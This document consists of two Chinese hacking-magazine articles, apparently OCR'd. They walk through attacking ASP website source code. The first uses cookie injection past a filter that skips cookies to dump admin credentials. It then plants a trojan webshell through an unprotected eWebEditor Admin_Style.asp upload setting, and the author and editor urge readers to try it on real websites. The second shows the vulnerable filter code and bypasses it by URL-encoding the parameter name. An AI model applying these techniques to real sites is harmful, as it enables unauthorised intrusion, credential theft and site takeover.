
从本文你可以学到：

利用工具进行cookie注射

大家好，我是3少，终于盼到放假了，哎，高三的日子难熬啊，回到家第一件事就是打开电脑到站长之家下源码读！当然，这份源码没让我失望，还真有漏洞，呵呵……废话不多说，看我的挖掘历程。

我用小旋风架设服务器，然后运行源码程序，发现界面做的还不错，如图1。黑箱测试一下，发现有防注入，如图2。

一看到这个界面，我想到了n年前的cookie注入，打开此系统的防注入文件，发现如下代码：

```
if request.QueryString<>"" then
Chk_badword=split(Query_Badword,"‖")
FOR EACH Query_Name IN Request.QueryString
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.QueryString(Query_Name)),Chk_badword(i))<>0 Then
Select Case Err_Message
  Case "1"
Response.Write "<Script Language=JavaScript>alert('传参错误！参数"&name&"的值中包含非法字符串！\n\n请不要在参数中出现：and update delete ; insert mid master 等非法字符！');window.close();</Script>"
  Case "2"
```




图 1

```
Response.Write "<Script Language=JavaScript>location.href='"&Err_Web&"'
</Script>"
    Case "3"
Response.Write "<Script Language=JavaScript>alert('传参错误！参数
"&name&" 的值中包含非法字符串！ \n\n 请不要在参数中出现：and update
delete ; insert mid master 等非法字符！');location.href='"&Err_Web&"';</
Script>"
End Select
Response.End
End If
NEXT
NEXT
End if
if request.form<>"" then
Chk_badword=split(Form_Badword,"||")
FOR EACH name IN Request.Form
for i=0 to ubound(Chk_badword)
If Instr(LCase(request.form(name)),Chk_badword(i))<>0 Then
Select Case Err_Message
    Case "1"
Response.Write "<Script Language=JavaScript>alert('出错了！表单
"&name&" 的值中包含非法字符串！ \n\n 请不要在表单中出现：% & * #
( ) 等非法字符！');window.close();</Script>"
    Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&Err_Web&"'
</Script>"
    Case "3"
Response.Write "<Script Language=JavaScript>alert('出错了！参数
"&name&" 的值中包含非法字符串！ \n\n 请不要在表单中出现：% & * #
( ) 等非法字符！');location.href='"&Err_Web&"';</Script>"
End Select
Response.End
End If
NEXT
NEXT
end if
```

很明显，没有过滤cookie提交上来的数据！哎，cookie注入漏洞已经是很久之前的技术了，用寂寞的刺猬写的注入中转站配置一下，如图3。

将生成的asp文件放到网站文件夹下，参数处就写post提交值，用啊D扫一下，就可以得到账号密码了，如图4。




图 3




图 2

进入后台看看，有文件备份，但是当前文件库不是系统默认的mdb数据库时，就发生错误。没办法，点开添加文件后，发现该系统用的是eweb在线编辑器，在url中输入eweb编辑器的地址，显示如图5。

说明不是后台地址改了就是eweb编辑器的登录页面被删了，而现在大部分网站的eweb编辑器都是被删除了登录页面的，对于这种情况，我们还是有办法得到webshell。

先查找一下其他的页面还在不在，如eweb的样式编辑文件Admin_Style.asp（经测试，大部分eweb的Admin_Style.asp功能依然完备），发现没有删除，这样我们就可以直接修改上传文件后缀为asaspp。成功后预览上传的木马文件，顺利拿下webshell，如图6。




图 4




图 5

本想到网上实战一番，老爸说再不吃饭还玩电脑就打我，没办法，各位到网上搜特殊文件拿webshell去吧，我的论坛Id：边城三少。

编辑点评：这篇文章我想说两点，第一个就是cookie注入的问题。虽然jmdcw大哥早就把工具写出来了，但熟悉使用的人还是不多。第二点就是作者提到的关于把eweb编辑器的登录页面删除以后，直接访问Admin_Style.asp的问题。这得看访问限制，如果真没有限制的话，这又为大家渗透的时候提供了一个思路。嘿嘿，赶快把这个文件放到自己的字典中去……




图 6

IT时空吧网站程序防注入文件分析

图 Dream an end

从本文你可以学到：

防注入文件的分析及利用

终于熬到快放寒假的那一天了，这两天不用忙考试，所以就分析一下源码，给心爱的“黑手”写点稿子啦。今天看的源码叫IT时空吧网站程序，分析了半天，感觉做得还不错。后台每个文件都有严格的session验证，而且上传部分没什么搞头。不过百密一疏的是：它竟然用了一套经典的垃圾防注入文件，一下就让这系统的安全性下降了大半，我们来看看吧。

老习惯，放在虚拟机里，先找个带参数的链接加个撇，看看什么反应……一下报错了，如图1所示。




图 1

这是典型的防注入文件，于是我在inc/conn.asp文件里找到这个防注入文件。可能有的人会问了，看名字这不是数据库连接文件吗？呵呵，是啊，作者把数据库连接文件和防注入文件写在了一起，可能是想：这样做就不会忘了调用防注入文件吧。

防注入部分代码如下：

```
Dim Fy_Url,Fy_a,Fy_x,Fy_Cs(),Fy_Cl,Fy_Ts,Fy_Zx
'——— 定义部份 头———————
Fy_Cl = 1      '处理方式：1=提示信息,2=转向页面,3=先提示再转向
Fy_Zx = "Error.Asp"  '出错时转向的页面
'——— 定义部份 尾———————
'On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")  '这里是关键
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
'On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)  '截取参数
Next
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then                 '开始检测非法字符
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0  or Instr(LCase(Request
(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"update")
<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or Instr(LCase(Request
(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),
";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>0 or Instr(LCase
(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request(Fy_Cs(Fy_x))),
"master.")<>0 Then
 Select Case Fy_Cl
  Case "1"
 Response.Write "<Script Language=JavaScript>alert('出现错误！参数
"&Fy_Cs(Fy_x)&" 的值中包含非法字符串！ \n\n 请不要在参数中出现：;,
and,select,update,insert,delete,chr 等非法字符！ \n\n你想干吗！不要做无聊
的事情！谢谢！');window.close();</Script>"
  Case "2"
 Response.Write "<Script Language=JavaScript>location.href='"&Fy_Zx&"'
</Script>"
  Case "3"
 Response.Write "<Script Language=JavaScript>alert('出现错误！参数
"&Fy_Cs(Fy_x)&"的值中包含非法字符串！ \n\n 请不要在参数中出现：;,and,
select,update,insert,delete,chr 等非法字符！ \n\n你想干吗！不要做无聊的事
情！谢谢！');location.href='"&Fy_Zx&"';</Script>"
 End Select
 Response.End
 End If
 End If
 Next
```

这个防注入文件犯了一个严重的逻辑错误，导致攻击者可以轻松地绕过它。比如我们提交http://192.168.231.128/product.asp?id=10'时，由于检测到单引号，因此会弹出如图1所示的窗口。

如果我们提交http://192.168.231.128/product.asp?%69d=10'（把i换成它的url编码形式%69），并不影响原页面的解析，就没有弹出窗口，却出现了如图2所示的页面。

